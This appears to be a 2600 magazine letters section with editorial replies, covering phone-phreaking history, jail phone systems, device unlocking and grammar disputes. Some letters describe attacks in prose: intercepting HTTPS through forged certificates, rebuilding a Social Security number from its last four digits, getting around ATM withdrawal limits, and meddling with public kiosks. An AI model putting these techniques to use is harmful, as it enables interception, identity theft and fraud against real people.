I'm currently rotting away in Nassau County Jail awaiting an outcome of a federal investigation on me regarding some overseas "digital explorations." I'm enjoying your magazine as I always have (though I've missed a lot of issues). So I slipped up somewhere in my many years of hacking when I started to use it in combination with excessive drinking. My writing became sloppy and my programs weren't writing themselves out of where I sent them, which left a trail for the feds to sniff and find just enough information to find me. My point for all the readers is *don't drink and hard drive!* But I also wrote to ask for information on Global Tel-Link and to see if any phreaks have had any success with the phone system in this dump (i.e., getting past the recording and monitoring or not being charged). I also want to quickly mention two things. 1) The computer forensics people at the feds are either really good at pretending to be dumb or actually useless in setting out to do their job. I wish I could say more but can't right now. 2) Don't get me wrong - information and learning how to breach systems of any kind (hacking) that are "not used for illegal activity" should be embraced by more people for the sake of understanding our world and lives. However, as I speak to and meet people in the younger generation, it seems that hacking, even the word itself, has become one of the new "hipster" like things to do. It upsets me that the younger people who are born with USB ports in their brains and a touchscreen forearm try to talk about hacking as if they even remotely understand the technology that has essentially given birth to them. This statement applies to a percentage of people obviously, not all. Everything I've ever been interested in (music, art, film, etc.) has always been sublevel, not underground. Underground is too popular for me, so it pains me when things I like start to become trendy. Thank you for reading.

Hexagon Sun

Telephone Tidbits

Dear *2600:*

While reading the November/December issue of the *Mensa Bulletin* I came across an article describing an incident in the author's teenage years that I thought might be interesting to your phone phreak type readers. I reproduce it below verbatim.

(The author and two girl friends were on a blind date with three young men.)

"So how long have you known him?" I asked, pointing to her friend Jerry. Since she'd described him as a longtime trusted friend, I'd naturally assumed it was some guy she'd met at church when she was 8. "I just met him tonight for the first time," she answered.

"Are you insane? You don't even KNOW him? Ohmygawd, where did you find him?"

She smiled that sardonic grin of hers and replied, "On the Beep Line."

I nearly choked. I knew exactly what the Beep Line was.

Technically speaking, the Beep Line was some sort of a screw-up in the phone system. If you dialed the drug store number, for instance, and it was busy, you found yourself in a modern day "chat room" featuring half-second beeps about 60 times in any given minute. The other 60 half-seconds in that minute were silent. And golden. If you timed it just right, you'd hear, "hi-beep-my-beep-name-beep-is-beep-Fred-beep-what-beep-is-beep-your-beep-name?" Invariably, some teenage girl would reply, "Tanya-beep-my-beep-number-beep-is-beep-eight-beep-six-beep-five-beep..." etc. And so on.

Fred and Tanya would both hang up and Fred would call Tanya for a one-on-one phone conversation. Sans the incessant beeps. Those Beep Lines were always busy. Ten kids, 50 kids, sometimes more than 100 young pups trying to get a beep in.

Norm

Thanks for this fascinating bit of history. We found an explanation of this from a 1963 edition of Time Magazine: "It works because, on much of the nation's telephone equipment, every call reaching a busy number is shunted away into a ganglion where the busy signal is produced. It is possible, therefore, for everyone getting the same signal to communicate between the beeps on a giant conference call that sounds like a convention of tomcats in an aviary." We welcome other such stories or memories from the past.

Dear *2600:*

Re: Travis H. et al, 26:3: When I first learned to use the telephone, "dialing" was totally voice-activated just by speaking the name or number of the called party. To place a call, you would just go "off-hook" and then speak after you heard the "dial tone," which was actually an operator saying "number please?" My first number was Green-311. Green was the ringing code to be sent on line number 311. In a few short years, our CO was upgraded to rotary dialing and this permitted the mute and deaf to place calls. This was an all-relay (no steppers, crossbars, or panels) switching system by North Electric of Galion, Ohio. All telephone numbers were now five digits consisting of one start digit, three digits for the line number, and one digit for the ringing code. Lines were numbered 111 through 899, ringing codes were 1 through 0 (a zero was ten pulses

with a rotary dial). My number was 36262. After dialing the fourth digit, you were connected to a line. Dialing the fifth digit would send the correct ring for the called party. For fun, you could dial four semi-random digits and wait for someone to pick up on the line. A large American telephony company (think Death Star logo) began promoting a uniform numbering system to permit national and eventual worldwide direct distance dialing of all calls. Users would dial seven digits for local, eleven digits for North America and 12+ for the world. No more of 36262, 547-382, MAin 0-2368, etc. A "1" first plus ten digits would alert the CO that you were placing a non-local call. A "0" first plus ten digits triggered operator handling. North American cell systems use ten digits for all "local" calls. Some of the expansions to 1+ and 0+ include: 11 equal to the "*" on a touch tone keypad, 01+ for an international call with operator assistance, 011 for an international call direct, 00 for your long distance company's operator. When touch dialing, a "#" meant end of dialing (or send). Is it just a coincidence or is it part of the master plan that "1" is also the country code for North America? Most countries use "0+" or "01+" when placing a non-local call. Complete numbering plans are at www.nanpa.com/reports. For country codes, try www.wtng.info/wtng-cod.html.

Grumble

It's really amazing to hear such tales of the old days when phones were truly magical. We appreciate your sharing all of this.

Help Needed

Dear *2600:*

I am shocked to see the cover of 26:3, Emma smoking up a storm while on the phone. Not with her but the lack of protests by those who seem to know what's best for the rest of us. Anyways, I've been reading *2600* for a long time - at least back in those days when your readers were writing in about analog cell phones. Okay, finally, I've gotten with the times and got my hands on a G1 phone, which is nice to browse the Internet with at the local coffee shop. What I'm hoping for now is for someone to reveal how to hack this phone as it seems to think I want to connect through that T-Mobile network (so they can bill me obviously). All I can find on the Internet is a method of inserting a SIM card from someone who actually got sucked into signing up on their "network." If Android is truly open source, then there must be a better way? *Help!*

Leonardo

You will still need to unlock the phone as T-Mobile has chosen to lock the G1 despite the software itself being open source. It's typical corporate bullshit. For unlocking, we found a website at www.unlock-tmobileg1.com that will supply you with an unlock code for $25.

Dear *2600:*

Recently I had Verizon install their FIOS service to my house.

With my DVD recorder I am able to record all the lower channels with no problems. However, when I try to record the higher premium channels (HBO, Encore, etc.), a message comes up that says it's source-protected and stops my taping. This usually happens within one to two minutes of starting to tape and the process is then stopped.

Is there a way around this wonderful practice of Verizon? If I use my VCR, will the signal that is stopping the DVD player be recognized by the VCR, considering it is an older technology? If I buy a DVD recorder from Verizon, will it allow the signal to stop their machine also?

Thanks for any assistance which you might be able to give.

Bob
Newburgh, NY

Now we see the pitfalls of certain technologies that are forced upon us. This is exactly the kind of thing we foretold during our trial back in 2000. The Digital Millennium Copyright Act makes this sort of control legal and new technologies like digital television and DVDs make it possible. You may soon see even non-premium programs "protected" against recording onto DVRs or DVD recorders. That said, we're not familiar with what exactly is happening here and it's possible that this particular instance is a configuration issue rather than an attempt at control on Verizon's part. As Verizon will likely have changed their name again three more times before they get around to wiring us for FIOS, we're better off asking if any of our other readers have any experience with this issue and, if so, what the ways around it are. You can be assured of finding the answers in these pages.

Dear *2600:*

I am only a novice phreaker currently incarcerated in Texas for escape from the county jail, stealing a police car (while under arrest for a misdemeanor possession of marijuana), and misappropriating the funds of another county jail bank account.

Enough about me. What I am writing about is the phone system they provide us. It is provided by Embarq Payphone Systems Inc. I have discovered that after shutoff time, if you pick up the receiver, it will say "no calls allowed at this time," then you get a fast busy signal, and if you hit any button before the message finishes, it goes directly to the fast busy. But if you hit **, it will allow you to press up to nine digits before it goes to fast busy. I want to phreak this phone! Please help.

Name Deleted

We'll ask around. But your story is probably a whole lot more interesting.

More Info

Dear *2600:*

I came up with the following C routine to add 1 to an integer, in case your instruction set lacks that particular capability. I think it might have some hack value:

```
int inc(int x) {
 int m = 1;
 while(m) {
 x ^= m;
 m = (m & ~x) << 1;
 }
 return x;
}
```

You can likewise subtract 1 from an integer through some simple 2s compliment manipulations, as follows:

```
int dec(int x){
 return inc(~inc(inc(~x)));
}
```

Hope that helps someone.

Brian

Dear *2600:*

Some additions/corrections to "Hey Adobe!..." (26:4) from dolst re "One final amusing tidbit:"

Originally FLEXlm was architected 1988 by Matt Christiano. GLOBEtrotter Software merged with Macrovision in 2000, who in 2003 rebranded the software as FlexNET. Matt Christiano and several of his team left Macrovision in 2006 and founded a new company, Reprise Software Inc. In April 2008, Macrovision spun off their InstallShield and License Management software business into a new company called Acresso. The official reason for this was that Microsoft entered the DRM market and Macrovision wanted to avoid a conflict of interest - a part of your company relying on deep technical information from someone competing with the DRM part of the same company is not a good situation. Acresso changed its name to Flexera in October 2009.

Regarding the GRUB boot loader code being overwritten by FlexNET license manager, luckily, there are at least three ways to solve the problem (not only "to fiddle around it"):

(0) Use the Windows boot loader to start XP or Ubuntu. In this setup, the Windows loader is tricked into chain-loading another boot loader (e.g., LILO or GRUB). Advantage: If you ever change/update/repair your Windows XP, it will rewrite the MBR anyway (sigh), and this way you have a chance the chain boot loader stays preserved.

(1) GRUB is open source, so you, dolst (or someone else skilled with time on their hands), could compile a GRUB version that "leaves out" the HDD sector which is (ab)used by the license managing software. Inserting a dummy string at the few actually checked bytes and/or keeping the linker from using the block (address range 0x1400 to 0x15FF) where the license manager wants its few bytes should be enough. (My guess is they store a copy of the DiskID there.) If you compile GRUB and set the linker to generate a map file, you should be able to see what exactly is at the location in question.

(2) Use another (smaller than GRUB) boot loader (like LILO) to boot GRUB from, e.g., the first partition inside your extended partition on the hard drive.

GRUB can reside almost everywhere. Some other boot loaders are probably small enough to fit well inside the first 5120 bytes.

For years, convention was that the first cylinder of a hard drive only hosted the MBR and nothing else. This is likely why someone had the "bright idea" in the past to store a copy of the serial number on it. Today we have quite comfortable and pretty fancy multi-boot loaders and it becomes a problem.

Dolst, you presented a nice story of "real-life debugging" and development of a functioning workaround in your article. Looking forward to reading about which way you chose for the "real fix" in a future *2600* issue.

2600 team, thanks for your great work! Hope to see your tees and polo shirts one day over here in Germany.

Node42

One way to definitely see them over there fairly quickly is to buy them off of our website and start wearing them or handing them out to the locals.

Dear *2600:*

I enjoyed the article in 26:4 called L33ching the L33cher, by DieselDragon, but some parts of it were a bit wrong. He says, basically, that you can man-in-the-middle people who are using HTTPS websites and eavesdrop on what they're doing, if you "change (if necessary) and pass on any security certificates or other authentication tokens that the victim's browser would normally use to check that the connection is indeed 'secure'."

But really, if someone is using SSL (and HTTPS is just SSL wrapped around HTTP), you cannot eavesdrop on it. Lets say you're MitMing a victim who is going to https://mail.google.com. Their browser has a list of certificate authorities (or CAs, the companies that sign SSL certificates to verify that they're valid), and the official SSL certificate for mail.google.com was signed by one of those CAs. So when their browser goes to https://mail.google.com, it gets the SSL certificate, verifies that it was signed by one of the CAs in its list, and then starts an encrypted tunnel for all the traffic to go through. If the SSL certificate isn't signed by a CA though, then it will display a giant scary security warning telling you that someone might be trying to eavesdrop on you and that you should probably not go to this site unless you really know what you're doing.

So let's say you're running a "PortaNet" and are the man-in-the-middle. One of the victims tries to go to https://mail.google.com. You can't

decrypt that traffic unless you have mail.google.com's SSL certificate secret key, and no one has that except Google (I hope). So the only thing you can do if you want to eavesdrop on that traffic is to generate your own SSL certificate for mail.google.com and issue it to the victim instead of the real one, but then a giant security warning will appear in their browser (not very discreet). The ways to get around that giant security warning are: 1) pay a CA to sign your certificate for mail.google.com, which probably won't happen, 2) hack into the victim's computer beforehand and add yourself to their list of CAs in their browser, or 3) exploit some vulnerability in how the browser deals with SSL certificates.

The third one gets really interesting. I heard about how some browsers would stop reading the domain name in an SSL certificate once it hit a newline character, \n. So if you own the domain name 2600.com, you could buy an SSL certificate for the domain mail.google.com\n.2600.com, and pay a CA to sign an SSL certificate for that. Then, when you MitM the victim and they try to go to https://mail.google.com, rather than sending them a random SSL certificate that you just generated, you can send them the fake one that's been signed by a real CA, and if they have a vulnerable browser that reads mail.google.com\n2600.com as just mail.google.com, then you can seamlessly eavesdrop on them.

At the end of the article, DieselDragon warns users not to do anything private or important (like online banking) on public wifi because people can just MitM your SSL connections. Well, it's not really true. If you're using a service that locks you into SSL the entire time (like PayPal, most banks, and even now mail.google.com), and you have the latest version of your web browser, you should be quite safe. It's still a good idea to tunnel all your traffic through SSH anyway though, to avoid session sidejacking and whatnot.

And finally, while the article had lots of good information in it, it didn't explain in any way how to do it yourself. I think it would be great if there were a follow-up article that lists all the tools (for each applicable operating system) you would use to recreate some of these attacks, showed some examples, and had some links to resources where you could learn more.

m0rebel

Dear *2600:*

I have to respond about the "Free Trials" article (26:3) that lacked a system to circumvent the CVV number. The value to me as a reader is that now I have something to tell people why I am getting a math degree. (Not that I can avoid a "free-trial" billing scam.)

I am a university student and people, in their infinite curiosity, assume that I am going to merely become a teacher. I ask them a question, "If the only use for higher math was to teach it, why would it be taught?" This was and is frustrating. But I never knew about Luhn checks. Some may be surprised about this fact, once again considering that I am from a generation where people have been surrounded by technology since infancy - that is until I read page 4 in 26:4 - "Smart Regression." What an article! I brought it up in sociology, which was a blast - some red faces that day.

After that article and one on faking coupons, I actually have something concrete to share with people when they ask the tired question: "So what, errr, are you going to be a teacher or something?" I tell em no, that I want to do research in number theory. I then ask them if they have any "cents off" coupons or credit/debit cards on them. Then I share with them some elementary number theory, thanks to that article. Suddenly it's as if I have led them into some undiscovered territory. Then, after I share this with them, a few of them seem almost thankful that I have taken the time to tell them this.

In short, if I ever meet up with "hostileapostle," I am going to shake their hand, profusely thank em, and buy em a beer or coffee. This article gave me something to tell people about that they can actually see, as opposed to cryptology or research into the nature of prime numbers - which is something that I am only starting to learn about on a long journey that I have only just begun.

Great mag - thanks for putting it out there!

Kyle

Just for the record, there is much hand shaking and beer buying at our HOPE conferences which is where many of our readers and writers co-mingle.

Dear *2600:*

On March 10, 2009 I received a notice in facility mail that an issue of *2600* (25:4) arrived for me. Thank you very much for sending me a copy of your excellent publication. However, the New York State Department of Correctional Services denied this issue of *2600.* So I cannot comment on any of the actual content, but I look forward to defeating their attempt at suppression. There are several violations of the media review regulations in their denial and I will ultimately be successful.

For reference, the reasons they are giving to deny access to this issue are that pages 6, 8, 13, 24, 26, 32, 33, 49, 50, and 56 are unacceptable because "articles describe procedures on breaching security/safety of correctional facilities." I thought you would find this information interesting, since I am presuming that the pages listed contain nothing of the sort. Much like their attempt to treat source code excerpts as a secret communication channel, I am sure this latest suppression is nothing more than a lack of understanding.

Name Deleted

You would think that we had devoted an entire issue to breaking out of prison based on their assessment. Looking over the issue in question, it looks as if they randomly chose page numbers to categorize as "unacceptable." Of course, our telling you this has probably earned this page the same label.

Textual Feedback

Discoveries

Dear *2600:*

According to my friend who is photo blogging from Colombia, they use humans with a cellular telephone on a string as payphones for 200 pesos a minute. Not sure if you will publish this as it's not technically an automated payphone but - it's worth a shot, right?

Zachary Hanna
San Francisco

We're far more likely to publish payphone photos when they're sent to the right address (payphones@2600.com, not letters@2600.com) and also when there's actually a photo attached, which there was not in this case. But the picture sure sounds interesting.

Dear *2600:*

Found an interesting website that I'm sure many are familiar with but I'm sure many are not: www.disa.mil/dsn/. In particular, I enjoyed waxing nostalgic by viewing the "DSN Directory" which is located at: www.disa.mil/dsn/dsn_directory.html.

By skimming the global directory and then the specific locales, you can find some interesting contact numbers for services you will hopefully never need to use. Looking through the list made me think of the days when I had the White House press line and DOD numbers memorized. Sadly, the White House number is disconnected but the DOD number for reporting waste and fraud is still active (800-424-9098 if it matters, and yes, I still have it memorized). This came in handy on a wrong number call this year. Someone was actually looking for that exact number. Not sure how they got me, but I digress.

Dufu

Dear *2600:*

I thought that your readers might be interested in a curious little hack that I managed to have fun with during a recent trip to Helsinki.

Throughout the city center, there are a number of ClearChannel advertising boards. These appear to be customized PCs running WinXP Pro with a large TFT touch-screen panel on one side, and space for a poster advert (or a city center map, in the case of the Helsinki boards) on the other. Whilst passing through the city yesterday (Monday), I noticed that most, if not all, of the boards in the city had crashed to desktop due to some unhandled fault in the ad display program, leaving them open to other uses. The first such board that I noticed had a couple of instances of Solitaire running, which is what drew my attention to the fault in the first place.

A little bit of playing around - in public and in broad daylight, mind you - showed that these boards use a GPRS dongle for Internet connectivity, along with a few custom applications for ad display and downloading of new ads and presumably software upgrades. Other than that, the boards themselves appear no different in principle to a typical PC/monitor/mouse setup, though the touch-panels themselves aren't great in the accuracy department. Naturally, I couldn't help but load the *2600* website in full-screen on a few of them for the lols... and if I'd had a camera on me at the time, I'd have definitely taken a few shots for the back cover photo!

After a few hours, the boards were remotely rebooted (it might've been that my running of OSK and IExplore triggered some form of intrusion detection) and reverted to half the boards in the city displaying ads, with the other half alternating between a ClearChannel logo and blank screens. Even so, it was amusing to see a few of them displaying the *2600* website for a time, although I didn't see if anyone paid any heed to the rather unusual "advertisements" being shown!

As I'd assume that these boards are already installed in a number of places around the world, I'd say that there's a lot of potential for various kinds of things to be done with them, especially if the display software remains unpatched and prone to failure as I describe above. I'd be interested in finding out more about the hardware these are built on (the *huge* touch-screen panels, especially!) if anyone knows about them.

Farewell for now, and keep having phun!

DieselDragon

Dear *2600:*

Once again I have just beat Minesweeper on Windows 7 and wanted to send you the picture and haven't heard back from you if you are going to put the code that beats binary in the next issue. Thank you.

Justin Nathans

Yeah, about that. You sent us a whole lot of numbers and they scared us. It was almost like you were talking to us from the future.

Dear *2600:*

I found this on CNN today: their weekly assignment telling people to send in pictures of payphones. Just wanted to let you know if you haven't heard already they are trying to waste your flavor.

Will

It's not the first time a good idea of ours has been appropriated by someone else. Remember the phone company that used "Free Kevin" as an ad slogan? These things happen. Perhaps this is a way to reach out to even more people and let them know where the ideas are actually coming from.

Dear *2600:*

Hi. Anyhow, another one that I discovered about seven or eight years ago which is if you look on the back of the one dollar bill it says "MDCCXVI" and if you minus three from the right to the left then it says 600 60 6.

Justin Nathans
"The Last Anti-Christ"

It just gets more and more shocking.

Dear *2600:*

I see many awesome articles in your magazine about a wide variety of things, but have not found any on free-to-air satellite. If you don't know what that is, it's using a satellite receiver to pick up unscrambled satellite signals. As long as you don't descramble anything, it's perfectly legal. The best forum for doing this sort of thing legally that I've found so far is www.satelliteguys.us. Unfortunately, just about every other forum I've found out there on the Internet about this topic talks about doing the illegal junk. No need to put yourself into a situation that could get you fines or jail time in this neat hobby. There is a perfectly legal and legit way of doing things, and there's literally tons of unscrambled satellite signals out there! There are all sorts of news feeds, all sorts of sports feeds, and all sorts of ethnic programming. It's very strange and interesting to see Spanish and Cuban TV channels that play English movies with Spanish subtitles sometimes. It's very interesting to see the other side of the news on channels like Russia Today or Al Jazeera. All this and much more is absolutely free. It is true that it used to be a lot better a while back before Equity went under (they had a bunch of retro TV channels that played old TV shows from the 1980s and before), and before that crazy guy that ran those *Tom and Jerry* shows on Amazonas got arrested, but there's still a lot of interesting things going on up in the sky that anyone can tune in to freely once they have the equipment to listen in.

Jeff

Dear *2600:*

Picked up the new issue (27:1) and I have to say, it smells delicious! I don't know what you did, but please make sure all subsequent issues smell like this one. Thanks for such a fine publication.

Anonymous Coward

We'll take whatever compliments we can get.

Dear *2600:*

Australian postcodes are four digits. If you want to write to our prime minister to complain about the introduction of Internet censorship, guess which four digit postcode you should use? 2600.

Malvineous

Beating the System

Dear *2600:*

About a month ago, I lost my job, after five years of faithful service. Not an uncommon occurrence these days, but what has changed is how unemployment is distributed (at least it's changed from the last time I collected it). I'm not sure about how other states do things, but Pennsylvania issues an ATM debit card. When you file your biweekly claim, you either do it through an automated phone system, or through the Internet. After your claim is processed, the state distributes funds to the ATM card. The ATM card is drawn on PNC Bank. In theory, getting your money from a PNC Bank ATM machine would be free, right? *Wrong:* They charge 40 cents per transaction, including balance inquiries. They also place a daily limit on withdrawals of $600. This means that if my unemployment benefit rate exceeds $600, I would have to do two transactions at a cost of 80 cents in order to obtain my benefits in cash. This also means two trips to the bank (wasted gas, time, and energy), and it means that a residual balance sits in the coffers of the bank, which they will make more money on.

This frustrates me to no end: Doesn't the bank trust me with money? Even if they don't, it's my money, so why should I give a rat's ass what they think? If we live in an economy driven by consumer spending, isn't it hard for me to go out and boost the economy if my money is tied up in an account because of a pesky withdrawal limit? Not to get too political, but I blame bankers for most of the economic woes in the world these days. Specifically, I blame their greed. In the case of my unemployment benefits, they're already getting two transaction fees. The readers of *2600* may or may not be aware that banks make most of their income from overnight lending to other banks. To top it all off, they're probably making around $20 in interest on overnight lending to other banks, just off of the residual balance that sits in my unemployment account for an extra day because of the $600 daily withdrawal limit. The inherent flaw of the capitalist system is that there must be a loser for every winner created: Nothing is free, and the $20 they garner in interest is ultimately coming from someone who is on the losing side of the bet. I like to think it's someone just like me: an everyday working man who just wants freedom, peace, love, and happiness, and who is getting ripped off by some Bentley-driving vulture who "never has enough." But I digress.

Quite by accident, I discovered a simple way to bypass the daily withdrawal limit of $600 for unemployment ATM cards. What I discovered is that the accounts set up by the state are a nonspecific type of account. You might have an ATM card from a savings account, or maybe you have one from a checking account. The unemployment benefit accounts are neither, yet they are both. To translate my gibberish, the accounts that the state sets up for people to collect unemployment benefits from work as both checking accounts and savings accounts. This means that you can bypass the daily withdrawal limit by doing one transaction from a savings account and another from a checking account. You are still giving up the 80 cents in fees, but you are getting most of your money the same day, and in one trip. I'm not sure if this works in other states, but I would bet that most of them set their accounts up the same way.

Tom

Economic theories aside, this little trick may indeed work in other states but it seems like a trivial

task to restrict it if they are so inclined. We're certain there are ways around the problems you outline and perhaps our readers have some ideas. We assume you've tried using a human teller to avoid both the ATM fees and the withdrawal limits?

Dear *2600:*

Using only the last four digits of a Social Security number is a bogus way of giving customers a sense of identity protection. What it takes to get the full number is incredibly simple - even a caveman can do it.

Assuming capture of the last four digits:

1. Look up the first three digits (openly available on the net).

2. The middle two digits have only 100 combinations (easy enough to even derive manually).

So, there's the whole SSN. In conjunction with other socially engineered personal information, an identity is easily obtained.

Marc

You still have to actually get the last four digits of the SSN which people are using as "identity protection" which we agree is a very bad idea. If those numbers are printed on envelopes or documentation that's semipublic, then moving on to your steps is indeed possible, although a few hurdles would still remain. For one, the first three digits aren't a sure thing. In some states, there is only one possibility, but others have quite a few more. That's assuming the SSN was obtained in that state to begin with. Then the middle two would have to be guessed in some manner. You'd have to consider how you'd verify whether or not you had the right one. Trying to steal someone's identity 99 times before you get the right SSN might raise a few eyebrows. But we agree that it's not all that difficult. It was only a few years ago that displaying an entire SSN wasn't even seen as a security issue by a whole lot of misguided people.

Inquiring Minds

Dear *2600:*

What are the cut off dates for article submissions for this year's magazines? What are the file format requirements?

Robert Bradbury

We don't have strict deadlines as accepted articles often won't appear for a couple of issues. Just send us what you have and we'll let you know if we're going to use it. Email articles@2600.com. Avoid weird file formats that will take a team of us several hours to decrypt.

Dear *2600:*

I really enjoy your magazine and read it faithfully. I have come across a situation that has me baffled and the phone companies tell me it does not happen....

They tell me that each individual phone number is assigned to one particular individual. I have come across two instances so far where a number has two entries (different) and another instance where a number is assigned to six different individuals. Reverse lookup brought this to light; here are the numbers: 905-522-XXXX two entries, and 519-747-XXXX six entries. I would appreciate your comments.

P.S. Who pays the long distance bill?

John Hilger

It's not difficult to have multiple listings for a telephone number. Only the billing contact (not always the same as the listed name) is responsible for the bill. Keep in mind that information you get from reverse lookups is often outdated so you could easily get multiple listings if the number has been assigned to different people over the years. Also, if this was a telemarketer who called you, keep in mind that oftentimes the phone number you see on Caller ID is fake, so it's also possible that multiple people will report the number as belonging to whatever entity called them while sending it.

Dear *2600:*

What's the point of mailing *2600* in the discrete manila envelope, but also sending subscription notices in an enveloped postmarked from *2600* with the text "Your Subscription Has Expired"?

Aaron

It does provide some incentive to not let your subscription expire, doesn't it? But seriously, those are our official business envelopes which are used for all sorts of things and need to have our name on them. We could print a new batch of envelopes without our name on them if this proves to be a really big deal (we've been doing it this way forever) but that would be a bit of a pain. One thing that can be said with confidence: if you get such an envelope in the mail, it means you are definitely not a subscriber to us. That should get you out of any trouble that receiving mail from us usually gets people into.

Dear *2600:*

WHERE I CAN GET RECENT LIST OF THE DPAC NUMBERS?

D MADERAS

You don't get anything by shouting. Try again with an indoor voice.

Dear *2600:*

Is it too late to get an ad in the spring issue of *2600?* Please contact me with the particulars!

Ed

There are so many things wrong here in such a small space. First off, we don't take ads. We do offer free classified ads to our subscribers. Your letter was sent well after the spring issue had gone to press and by the time you read this, you will have missed summer and maybe even the deadline for autumn. Finally, we don't respond personally to letters as that would be several full time jobs. We hate to appear overly critical or nitpicky but having the facts at your disposal can help to prevent an ever expanding world of confusion.

Dear *2600:*

Please, if you will, tell me where to get started? What classes are best? I know nothing. I am relatively bright though. Where I'm not as luminous, you'll find tenacity. Yours is the brotherhood I wish to belong to. I never gravitate towards groups and have had much opportunity. This I want! I was told to start with C++ but what about binary? Oh, by the way, I've had the quote below for... well, a long time. It's time to live up to my handle. Peace.

"Hope... The quintessential human delusion. Simultaneously the source of our greatest strength, and greatest weakness."

jitsutech

This is all quite nice and really flattering but a reality check is in order. There are lots of really cool people in our midst but it's not some sort of adventure-packed secret society. You don't need to be admitted or approved by anyone. If you have the hacker spirit and apply it to various things, then you're most likely a hacker at heart. You don't have to know a particular computer language or even be adept at computers in the first place. It's great to pick up knowledge along the way but don't do it because everyone else is or because you feel you have to pass some sort of test. Go to where your interests lie and pursue them with the hacker mindset, sharing what you learn with the people around you and combining it into what they in turn teach you so that you have a unique combination of skills and experiences, not a mass produced curriculum like those churned out in our nation's schools. So the short answer is that you don't need us to get started, as you already did that when you became interested in the field of hacking. Now it's up to you to show the world something new.

Dear *2600:*

I'M LOOKING TO GET THE FOLLOWING NUMBERS FOR ANAC, DPAC, AND CNA. HOW DO I ACQUIRE THEM? JUST WONDERING.

D MADERAS

It's like we're being connected to someone from back in the 80s who has an all caps terminal using Compuserve at 300 baud. Your question is so vague that, even if these entities were still common, we would have trouble answering you. Suffice to say, this is what people used to be on the lookout for many years ago in the phone phreaking world. ANAC (Automatic Number Announcement Circuit) is the short number you dial to find out your phone number on a landline (958 still works in New York), DPAC (Dedicated Pair

Assignment Center) was a way of getting unlisted phone numbers by pretending you were a phone company employee, and CNA (Customer Name and Address) was an office the phone companies would run for authorized people to get reverse directory information on a phone number. Finding your ANAC isn't hard. If the people around you don't already know it, simply dialing unused exchanges will quickly reveal it, assuming your local phone company hasn't deactivated the service. For the rest, you will be needing a time machine.

Dear *2600:*

I am curious if the OnStar systems have cell phones in them (which I'm pretty sure is how they connect). If so, that means that they are required, by law, to be able to connect 911 calls. The point where it gets interesting is what happens when your subscription runs out - they don't let you connect any emergency calls (as far as I know). Isn't this illegal?

Patrick Flynn

Interesting question. But they're able to not offer this service since they don't have an actual handset for the mobile connection. Instead, they use an "embedded telematics device" which isn't covered by that law.

Dear *2600:*

So I was reading 26:4 the other day, and realized that the letters section ends on page 45 and continues on page 53 for one page. It occurred to me that *2600* could have easily put that page at the end of the first letters section without too many layout problems, so that told me there was a purpose to the moved page. I'll give you my top five reasons I think you moved it, and then you can tell us all the real reason.

1. The layout was already set down, and you had a few more letters which needed to be added "last minute."

2. You found out through data-mining that letters are the most read section of your publication, and wanted to use that understanding to get more eyes on the "Transmissions" article by Dragorn.

3. You believe that people are upset when there are too many letters in the magazine because it gives the impression that there is less content, so you split up the letters section in order to lessen the "feeling" of too many letters.

4. Someone was drunk.

5. You just wanted to see if I would say something about it.

Now tell us the real reason.

Great zine and keep up the good work!

Jsnake

As you by now have discovered, the real reason was to keep you from devoting the time you spent on this to that other far more important matter in your life, which is, of course, anything else under the sun.

On Grammar

Dear *2600:*

Further to Adam's commentary on Granny's grammar lesson, the commentary is such a load of horseshit and poo that it cannot be left to lie around unanswered and infect suggestible minds.

Granny is correct.

Adam admits that he is not a linguist, and should have left it at that. Sadly, he didn't. He questions the existence of correct grammar, and then proceeds to write in such a hilariously conceited manner that it almost sounds like he knows something about correct grammar, and cares about it. Sadly, he doesn't. One can only hope that he confines the use of his knowledge to grammar, and abjures hacking. Sadly, I doubt it.

But whether Granny is correct or not is irrelevant. I believe that the editors of *2600* were, in fact, cunningly using a legitimate if not common English figure of speech called enallage. Enallage is the substitution of one grammatical form for another, an effective and intentional grammatical error. *2600* has flushed out the grammar junkies. As Joe Jacobs allegedly said: "We was robbed."

I am not a hacker in the conventional sense. However, I was a hacker in the original sense, dating from the mid 1970s, when motherboards were populated with lots of discrete chips of the 74XX

and 74XXX family; when motherboards were single layer and easy to kludge; when daughterboards were unavailable so you had to burn your own; and when MSDOS and IBMDOS could be manipulated to resurrect older commands that had been deactivated. I no longer hack, but I try to keep up with the latest activities, and appreciate *2600* for helping me stay abreast.

Thank you.

Antix
aka John Kula

Enallage. We like it.

Dear *2600*:

In 26:4, Adam, at page 40, disputes an assertion by Granny that a previous issue contained a grammatically incorrect sentence.

The sentence is quoted as: "Are you one of those people who read *2600...*"

The sentence is in interrogative form. The subject of the sentence is "you." The verb is: "are." The predicate nominative is: "one." The predicate nominative is modified by the prepositional phrase: "of those people." The predicate nominative is also modified by the dependent clause: "who read *2600...*"

Granny is correct in pointing out that "one" requires that the verb in the dependent clause be singular.

Adam wasted approximately a column and a half of your publication asserting a false proposition.

Simple analysis leads to the proper conclusion.

* "You are one." is a complete sentence.

* "You are one who reads *2600.*" is a complete sentence.

* Since it is possible to exclude the prepositional phrase from the sentence without turning the sentence into gobbledygook, it is false to assert that the dependent clause modifies the prepositional phrase.

Cordially
RWM

We're afraid to say anything.

Dear *2600*:

Maybe I'm getting crotchety in my old age. I was close to being old enough to drive when *2600* was first published. I've read it off and on ever since. But something has been bothering me lately. Some will say it's not a big deal. I realize that since *2600* isn't exactly swimming in large bankrolls from booze and cigarette ads, editing is left largely to the writer. But come on people! Is using proper English that difficult? Call me a grammar nazi, that's fine. Aren't hackers supposed to be more intelligent than the community as a whole? Shouldn't we be setting the example? "Stationary" and "stationery" are two completely different things! "Me" and "myself" are not interchangeable. Dare I bring up "there," "their," and "they're?" Perhaps you knew what you meant to write, but to the rest of us, we stumble across these misspellings and grammar mistakes like piles of cables in the server room and have to decipher what the hell you were trying to say. Is *2600* the premier journal of hacking? Is it now just a printed Facebook wall?

B

This is definitely something that concerns us as we ourselves edit each article. So if you're seeing such egregious mistakes in these pages, it means we're not doing our jobs. Please let us know specifics and we will investigate. Not resembling an online forum has always been one of our prime motivations.

Contributions

Dear *2600*:

I would like to submit artwork to *2600.* I shoot artistic style photos of payphones. Is *2600* accepting any photo submissions for the cover/front page? If so, please write back.

Glenn

We'd like to see what you have but our covers are done in-house. That doesn't mean we can't find a place for what you're doing, however.

Dear *2600*:

